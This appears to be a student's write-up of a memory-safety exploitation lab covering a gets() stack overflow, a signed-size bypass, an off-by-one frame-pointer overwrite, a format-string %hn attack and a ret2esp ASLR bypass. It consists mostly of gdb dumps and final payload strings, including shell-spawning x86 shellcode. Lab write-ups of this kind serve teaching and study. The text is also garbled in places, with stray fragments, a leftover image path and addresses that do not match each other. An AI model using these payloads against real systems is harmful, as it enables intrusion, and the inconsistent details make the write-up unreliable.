

The vulnerability in this first part is that even though `door[8]` is defined to hold 8 characters, there is no array bound checking, so the attacker can override far beyond the array, and over frame pointers and return addresses above. The attacker is also outright given the opportunity for user input in the `gets(door)` command, where the input can really be of any length, overflowing `door`.

```

(gdb) n
[aaaa
8      }
(gdb) x/10x $esp
0xbfffcf0:      0x00000000      0xb7ffefd8      0x61616161      0xb7ff0000
0xbfffd00:      0x00000000      0x00000000      0xbfffd18      0xb7ffc4d3
0xbfffd10:      0x00000000      0xbfffd30
(gdb) info frame
Stack level 0, frame at 0xbfffd10:
  eip = 0xb7ffc4ba in deja_vu (dejavu.c:8); saved eip = 0xb7ffc4d3
  called by frame at 0xbfffd30
  source language c.
  Arglist at 0xbfffd08, args:
  Locals at 0xbfffd08, Previous frame's sp is 0xbfffd10
  Saved registers:
    ebp at 0xbfffd08, eip at 0xbfffd0c

```

'\x10\xfd\xff\xbf\x10\xfd\xff\xbf\x10\xfd\xff\xbf\x10\xfd\xff\xbf\x10\xfd\xff\xbf\x10\xfd\xff\xbf\x6a\
x31\x58xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\
x68\x2f\x62\x69\x6e\x54\x5b\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'.

Because size is signed, I can pass in `\x9c`, which is 156 in decimal and is a number greater than the size of `message[128]`, and if I print size at line 17, the variable of size actually holds the value -100, which would bypass the check of `size > 128`.

```
[(gdb) p size
$1 = -100 '\234'
```

aaa

```
Breakpoint 1, display (path=0xbffffea4 "test.txt") at agent-smith.c:22
22      }
(gdb) x/10x $esp
0xbfffffc50:    0x00000000    0x61ffcf5c    0x0a616161    0x00000000
0xbfffffc60:    0x00000000    0x00000000    0x00000000    0x00000000
0xbfffffc70:    0x00000000    0x00000000
(gdb)
0xbfffffc78:    0x00000000    0x00000000    0x00000000    0x00000000
0xbfffffc88:    0x00000000    0x00000000    0x00000000    0x00000000
0xbfffffc98:    0x00000000    0x00000000
(gdb) info frame
Stack level 0, frame at 0xbffffcf0:
 eip = 0x400736 in display (agent-smith.c:22); saved eip = 0x400775
 called by frame at 0xbffffd20
 source language c.
 Arglist at 0xbffffce8, args: path=0xbffffea4 "test.txt"
 Locals at 0xbffffce8, Previous frame's sp is 0xbffffcf0
 Saved registers:
  ebx at 0xbffffce4, ebp at 0xbffffce8, eip at 0xbffffcec
```

x58\xfc\xff\xbf x58\xfc\xff\xbf x58\xfc\xff\xbf x58\xfc\xff\xbf x58\xfc\xff\xbf x58\xfc\xff\xbf
x58\xfc\xff\xbf x58\xfc\xff\xbf x58\xfc\xff\xbf x58\xfc\xff\xbf x58\xfc\xff\xbf x58\xfc\xff\xbf

■Q3

```
for (i = 0; i < n && i <= 64; ++i)
```

First, I used the environmental variable ENV to store the shellcode. Using gdb, I found that ENV is placed in env[2] at 0xbffff8b.

In order to place 0xbffff8b into the buffer, I need to take xor with (1u << 5) for every byte. If I flip the 6th bit of each byte, it will give a string "\xab\xdf\xdf\x9f". Now I can place this string from buf[60] - buf[63], then the sfp needs to point to buf[56] which is ebp - 8 = 0xbffffca0 - 8 = 0xbffffc98. Since the current sfp is 0xbffffcac, I just need to modify the least significant byte which we can modify because sfp is placed right above buf which means buf[64] is the least significant byte of sfp. In order to store 0xbffffc98 in sfp, I took 0x98 xor (1u << 5) = b8, and stored in buf[64]. I can fill in from buf[0] to buf[59] with any junk. This will give a string "a" * 60 + "\xab\xdf\xdf\x9f" + "\xb8", and it will look as follows:

Here is the description about how it will lead to the execution of the shellcode.

Function epilogues: mov %ebp, %esp - (1), pop %ebp - (2), pop %eip - (3)

In the function epilogues for the invoke function, after (1) is executed, the ebp and the esp point to the sfp. After (2), the ebp points to 0xbffffc98 and the esp points to the rip.

After (3), the esp points to the top of dispatch's stack frame. Next, we have the function epilogues for the dispatch function. After (1), the esp and the ebp point to 0xbfffc98. After (2), the esp is incremented by 4 bytes and point to 0xbfffc9c which is buf[60]. After (3), the eip is overwritten with 0xbffff8b which is the address where the shellcode is stored. The program will execute the shellcode next.

■Q4

At line 8, the program has a string format vulnerability. Because the program allows an attacker to pass any arguments to the printf function, even if we have the stack canary, an attacker can overwrite the return address without overwriting the stack canary, which allows the program to execute the shellcode.

First, using the following string, I printed out the contents of the stack above printf and I identified that string[0] is at the 7th argument to the printf:

print "aaaa" + " %08x %08x %08x %08x %08x %08x %08x"

```
pwnable:~$ ./exploit
aaaa 00000001 00000020 0040063c 00000000 00000280 00000180 61616161
```


Since the address where the rip is stored is 0xbfffd0c, upper 2 bytes are stored at 0xbfffd0e. In order to overwrite the upper 2 bytes of the rip of oracle(), I need to store 0xbfffd0e into string[0] - string[3] and move the printf()'s internal pointer by 6 times using %x, then use %hn to overwrite the upper half of rip. Next, in order to overwrite the lower 2 bytes of rip, I need to first increment the number of characters printed using %<some number>x, and use %hn to write to the target. This means I need to store the address of rip (0xbfffd0c) into string[8] - string[11] because %15571x will increment the printf()'s internal pointer. We can fill out string[4] - string[7] with "%x%x" because that would reduce the total number of characters needed inside the string buffer. Now, the only thing I need to figure out is where the shellcode is stored so that I can overwrite the rip with the address of the shellcode. With the following string, I figured out that the shellcode starts at 0xbfffd2:

"\x0e\xfd\xff\xbf" + "%x%x" + "\x0c\xfd\xff\xbf" + "%x" * 3 + "%49130x" + "hhn" + "%10000x" + "hhn" + "aaaaaaaaaaaaaaaaaaaaaaaaaaaa"


```
(gdb) x/30xw $esp
0xbffffca0: 0x00000000 0x00000280 0x00000180 0xbfffd0e
0xbffffcb0: 0x78257825 0xbfffd0c 0x78257825 0x34257825
0xbffffcc0: 0x30333139 0x6e686878 0x30303125 0x68783030
0xbffffcd0: 0x61616e68 0x61616161 0x61616161 0x61616161
0xbffffce0: 0x61616161 0x61616161 0x00616161 0x00000300
0xbffffcf0: 0x00000000 0x00000000 0x00000000 0xd4f9d1c2
0xbfffd00: 0x00000000 0xb7ffc5c 0xbfffd18 0x004006a2
0xbfffd10: 0x00000000 0xbfffd30
```

In order to store 0xbfff which is 49151 in decimal into the upper 2 bytes, since I already have 25 characters, I need to pad out 49151 - 25 = 49126 more characters. And in

order to store fcd2 (64722), I need $64722 - 49154 = 15570$ more characters. I tried writing it to 0xbffffcd0 so that I can see if I'm writing the correct value. And it turns out it

was a little off: 

After some trial and error, I got the value 0xbffffcd2:



And by changing the target address to rip, and adding the shellcode at the end of the string, I got the final solution:

```
"\x0e\xfd\xff\xbf" + "%x%x" + "\x0c\xfd\xff\xbf" + "%x" * 3 + "%49130x" + "%hn"+
"%15571x" + "%hn" + shellcode
```

■Q5

ASLR has two main properties for the purpose of this question: It rearranges the stack & heap around, but in our favor, the relative distances between addresses inside each memory section are still the same. So even though we cannot guarantee what address the shellcode and return address will be in, we can guarantee that it will be a certain distance from the beginning of our buffer.

To exploit this, we used the ret2esp method. The idea behind this is that we override the rip with a command that is "jump to esp" which is interpreted as 0xffe4 in hex. In an average program, there are many 0xffe4 hiding around, and so I had to look through a few functions for this combination. It turns out that there is a 0xffe4 hiding in the magic function, at the address 0x8040666. Therefore, since the .text segment of the binary is always at the same spot, this is the address we overwrite the rip with, so when we return, we jump to the esp.

```
[(gdb) x/10x magic
0x8048644 <magic>:      0xe8e58955      0x000002e0      0x00196405      0x0c458b00
0x8048654 <magic+16>:  0x3103e0c1      0x458b0845      0x03e0c108      0x810c4531
0x8048664 <magic+32>:  0xe4ff084d      0x4d8b0000
```

Finally, we need to place the shellcode at the esp. Luckily, the Intel x86 command to return effectively pops the rip from the stack, and moves the esp up by 4. So we put our shellcode above the esp.

Because of ASLR, it will not benefit us to remember what address every significant register is at, but we can calculate the distance between the start of our buffer and the rip. For just 1 specific instance of debugging, the beginning of buf[32] was at 0xbf896a90 and the rip was at 0xbf896abc. Subtracting the two, there are 44 bytes in between. We can overwrite them with garbage, then overwrite the return address with the address of 0xffe4 in magic which was 0x8040666, and then place the shellcode above. The final result is below:

